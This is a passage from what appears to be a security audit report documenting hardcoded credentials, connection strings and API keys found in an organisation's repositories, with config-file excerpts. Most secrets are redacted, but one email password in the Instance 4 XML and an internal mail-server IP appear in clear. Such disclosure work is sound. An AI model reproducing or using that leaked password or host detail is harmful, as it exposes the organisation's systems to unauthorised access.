Figure 99 - Leaked credentials in [NAME] repo

Instance 3: Repo – [NAME] ([FILE])

WKL observed that the repo "[NAME]" is exposing email credentials as shown in the below screenshot.




```
{
  "ApiInternalUrl": "[redacted]",
    "Email": {
    "SmtpHost": "[redacted]",
    "SslPort": 587,
    "NonSslPort": 25,
    "UserName": "[redacted]",
    "Password": "[redacted]",
    "Recipients": "[redacted]",
    "SubjectPrefix": ""
  },
  "ShouldSendEmailWhenNoActivity": true,
  "SmtpHost": "[redacted]",
  "Serilog": {
    "Using": [ "[redacted]" ],
    "MinimumLevel": {
      "Default": "Information",
      "Override": {
        "Microsoft": "Warning",
        "System": "Warning"
      }
    },
    "WriteTo": [
      {
        "Name": "Console"
      },
      {
        "Name": "WebApiLogTable"
      },
      {
        "Name": "File",
        "Args": {
```

Figure 100 - Leaked credentials in [NAME] repo

Instance 4: Repo – [NAME] ([FILE])

WKL observed that the repo "[NAME]" is exposing lot of connection strings of different services as shown in the screenshot below.




```
<?xml version="1.0" encoding="utf-8"?>
<configuration>
  <startup>
    <supportedRuntime version="v4.0" sku=".NETFramework,Version=v4.5" />
  </startup>
  <connectionStrings>
    <add name="CapsConnectionQA" connectionString=[redacted]
    <add name="CapsConnectionPROD" connectionStri
    <add name="GlobalConnectionQA" connectionStri
    <add name="GlobalConnectionPROD" connectionSt
    <add name="PowerScopeConnectionQA" connection
    <add name="PowerScopeConnectionPROD" connectio
    <add name="SqlReplicationConnectionQA" connect
    <add name="SqlReplicationConnectionPROD" conne
    <add name="WebAPIConnectionQA" connectionStri
    <add name="WebAPIConnectionPROD" connectionSt
    <add name="MincronConnectionQA" connectionStri
    <add name="MincronConnectionPROD" connectionSt
  </connectionStrings>
  <appSettings>
    <add key="Environment" value="QA" />
    <add key="Areas" value="Invoices" />
    <add key="BackDays" value="" />
    <add key="CheckIfDB2OfflineQueryQA" value="Select UDF.getstaera('HOSAU_UST/MINCRONLD') from [redacted]" />
    <add key="CheckIfDB2OfflineQueryPROD" value="Select UDF.getstaera('USTDGPL/MINCRONLD') from [redacted]" />
    <add key="DoFullOrderRefresh" value="false" />
    <add key="DoFullInvoiceRefresh" value="false" />
    <add key="DoFullJobRefresh" value="false" />
    <add key="DoFullStatementRefresh" value="false" />
    <add key="DoFullProductRefresh" value="false" />
    <add key="JobsToRefresh" value="" />
    <add key="DeleteAllInvoices" value="false" />
    <add key="DeleteAllStatements" value="false" />
    <add key="DryRun" value="false" />
    <add key="ShowPauses" value="false" />
    <add key="SolrUrl" value="http:[redacted]" />
    <add key="EmailHostServerUrl" value="[redacted]" />
    <add key="EmailAddressNoReply" value="[redacted]" />
    <add key="ErrorEmails" value=[redacted]" />
    <add key="InfoEmails" value="
    <add key ="SslPort" value ="587"/>
    <add key="NonSslPort" value ="25"/>
    <add key ="UserName" value ="[redacted]"/>
    <add key="Password" value ="&quot;DO9{T&lt;[J58["/>
  </appSettings>
```

Figure 101 - Leaked credentials in [NAME] repo

Instance 5: Repo – [NAME] ([FILE])

WKL observed that the repo "[NAME]" leaked [NAME] user credential as shown below.




```
CREATE LOGIN [[redacted]]
    WITH PASSWORD = [redacted] MUST_CHANGE, SID = [redacted], DEFAULT_LANGUAGE = [us_english], CHECK_EXPIRATION = ON;
```

Figure 102 - Leaked credentials in [NAME] repo

Instance 6: Repo – [NAME] ([FILE], [FILE])


WKL observed clear text credentials hardcoded in the [NAME] repo as shown in the below screenshot.



```
<?xml version="1.0" encoding="utf-8"?>
<configuration>
  <startup>
    <supportedRuntime version="v4.0" sku=".NETFramework,Version=v4.6.1" />
  </startup>
  <appSettings>
    <add key="Environment" value="PROD" />
    <add key="EmailHostServerUrl" value="[redacted]" />
    <add key="EmailAddressNoReply" value="[redacted]" />
    <add key="EmailToPROD" value="[redacted]" />
    <add key="EmailToQA" value="[redacted]" />
    <add key="EmailCC" value="[redacted]" />
    <add key="EmailMessageThreshold" value="20" />
    <add key="EmailHelpdeskHost" value="10.232.28.45" />
    <add key="EmailHelpdeskPort" value="110" />
    <add key="EmailHelpdeskSSL" value="0" />
    <add key="EmailHelpdeskUsername" value="[redacted]" />
    <add key="EmailHelpdeskPassword" value="[redacted]" />
    <add key="ClientSettingsProvider.ServiceUri" value="" />
  </appSettings>
  <system.web>
    <membership defaultProvider="ClientAuthenticationMembershipProvider">
      <providers>
        <add name="ClientAuthenticationMembershipProvider" type="System.Web.ClientServices
      </providers>
    </membership>
    <roleManager defaultProvider="ClientRoleProvider" enabled="true">
      <providers>
        <add name="ClientRoleProvider" type="System.Web.ClientServices.Providers.ClientRol
      </providers>
    </roleManager>
  </system.web>
</configuration>
```


Figure 103 - Leaked credentials in [NAME] repo

Similarly, WKL found hardcoded connection strings as shown in the screenshots below.



```
<?xml version="1.0" encoding="utf-8" ?>
<configuration>
  <startup>
    <supportedRuntime version="v4.0" sku=".NETFramework,Version=v4.6.1" />
  </startup>
  <connectionStrings>
    <add name="SqlConnectionQA" connectionString="[redacted]
    <add name="SqlConnectionPROD" connectionStrin
    <add name="WebAPIConnectionQA" connectionStri
    <add name="WebAPIConnectionPROD" connectionSt
  </connectionStrings>
  <appSettings>
    <add key="Environment" value="QA" />
    <add key="SemBus.Email" value="[redacted]" />
    <add key="AttachmentLocalPathQA" value="\\[redacted]" />
    <add key="NewTicketQPOP3UsernameQA" value="[redacted]" />
    <add key="NewTicketQPOP3PasswordQA" value="[redacted]" />
    <add key="MailServerQA" value="[redacted]" />
    <add key="AttachmentLocalPathPROD" value="\\[redacted]" />
    <add key="NewTicketQPOP3UsernamePROD" value="[redacted]" />
    <add key="NewTicketQPOP3PasswordPROD" value="[redacted]" />
    <add key="MailServerPROD" value="[redacted]" />
  </appSettings>
</configuration>
```

Figure 104 - Leaked credentials in [NAME] repo




```
<?xml version="1.0" encoding="utf-8"?>
<!--
  For more information on how to configure your ASP.NET application, please visit
  http://[redacted]
  -->
<configuration>
  <connectionStrings>
    <add name="IntegrationDB" connectionString=[redacted]"/>
  </connectionStrings>
  <appSettings></appSettings>
  <system.web>
    <compilation debug="true" targetFramework="4.8" />
    <httpRuntime targetFramework="4.8" />
  </system.web>
  <system.webServer>
    <handlers>
      <remove name="ExtensionlessUrlHandler-Integrated-4.0" />
      <remove name="OPTIONSVerbHandler" />
      <remove name="TRACEVerbHandler" />
      <add name="ExtensionlessUrlHandler-Integrated-4.0" path="*." verb="*" type="System.Web.Handlers.TransferRequestHandler" preCondition="integratedMode,runtimeVersion4.0" />
    </handlers>
    <staticContent>
      <remove fileExtension=".json" />
      <mimeMap fileExtension=".json" mimeType="application/json" />
    </staticContent>
  </system.webServer>
  <runtime>
    <assemblyBinding xmlns="urn:schemas-microsoft-com:asm.v1">
      <dependentAssembly>
        <assemblyIdentity name="[redacted]" publicKeyToken="[redacted] />
        <bindingRedirect oldVersion="1.0.0.0-3.0.0.0" newVersion="3.0.0.0" />
      </dependentAssembly>
      <dependentAssembly>
        <assemblyIdentity name="[redacted]" publicKeyToken="[redacted] />
        <bindingRedirect oldVersion="1.0.0.0-5.2.1.0" newVersion="5.2.3.0" />
      </dependentAssembly>
      <dependentAssembly>
        <assemblyIdentity name="[redacted] publicKeyToken=[redacted]
```

Figure 105 - Leaked credentials in [NAME] repo

Instance 7: Repo – [NAME] ([FILE])

WKL observed that the repo "[NAME]" exposed connection strings in an [FILE] as shown in the below screenshot.




```
{
  "AllowedHosts": "*",
  "AzureAD": {
    "Instance": "[redacted]",
    "Domain": "[redacted],
    "TenantId": "[redacted]
    "ClientId": "
    "Audience": "
  },
  "AppSettingsFileName": "appsettings.json",
  "Client": {
    "AuthenticationLogMinimumLevel": "Warning",
    "DisplayLogoutLink": true,
    "DisplayErrorsCaughtByGlobalErrorHandler": true
  },
  "ConnectionStrings": {
    "CmGlobalConnection": "Data [redacted]
    "EmployeeConnection": "Data
    "SqlInsightConnection": "Dat
    "SqlReplicationConnection":
    "MincronDb2Connection": "Dat
    "MincronImagesDb2Connection"
  },
  "Development": {
  },
  "Email": {
    "DefaultFromAddress": "[redacted],
    "SiteStatusCheckRecipientAddress": "[redacted]",
    "SmtpHost": "[redacted]",
    "SslPort": 587,
    "NonSslPort": 25,
    "UserName": [redacted]
    "Password":
    "SubjectPrefix": ""
  },
  "Licensing": {
    "GemBoxSpreadsheetLicenseKey": [redacted]
  },
  "Logging": {
    "LogLevel": {
      "Default": "Information",
      "Microsoft": "Warning",
      "Microsoft.Hosting.Lifetime": "Information"
    }
  },
```

Figure 106 - Leaked credentials in [NAME] repo

Instance 8: Repo – [NAME] ([FILE])

WKL observed that the repo “[NAME]” exposed certain email credentials in [FILE] file as shown in the screenshot below.




```
[redacted]:
  [redacted]
    username: [redacted]
    password:
  Android:
    username: [redacted]
    password:

[redacted]
  iOS:
    username: [redacted]
    password:
    phone: [redacted]

    mode: 1
  Android:
    username: [redacted]
    password:
    phone: [redacted]
    mode: 1

[redacted]
  Android:
    username: [redacted]
    password:
    phone: [redacted]
    mode: 1
  iOS:
    username: [redacted]
    password:
    phone: [redacted]
    mode: 1

[redacted]:
```

Figure 107 - Leaked credentials in [NAME] repo

Instance 9: Repo – [NAME] ([FILE])

WKL observed that the repo “[NAME]” exposed an Api_Key as shown in the below screenshot.




```
{
  "project_info": {
    "project_number": "[redacted]",
    "project_id": "[redacted]",
    "storage_bucket": "[redacted]"
  },
  "client": [
    {
      "client_info": {
        "mobilesdk_app_id": "[redacted]",
        "android_client_info": {
          "package_name": "com.[redacted]"
        }
      },
      "oauth_client": [
        {
          "client_id": "[redacted].com",
          "client_type": 3
        }
      ],
      "api_key": [
        {
          "current_key": "[redacted]"
        }
      ],
      "services": {
        "appinvite_service": {
          "other_platform_oauth_client": [
            {
              "client_id": "[redacted]com",
              "client_type": 3
            },
            {
              "client_id": "[redacted]com",
              "client_type": 2,
              "ios_info": {
                "bundle_id": "com.[redacted]"
              }
            }
          ]
```

Figure 108 - Leaked credentials in [NAME] repo

Instance 10: Repo – [NAME] ([FILE])

WKL observed that the repo “[NAME]” exposed client secrets in the [FILENAME] file as shown in the screenshot below.

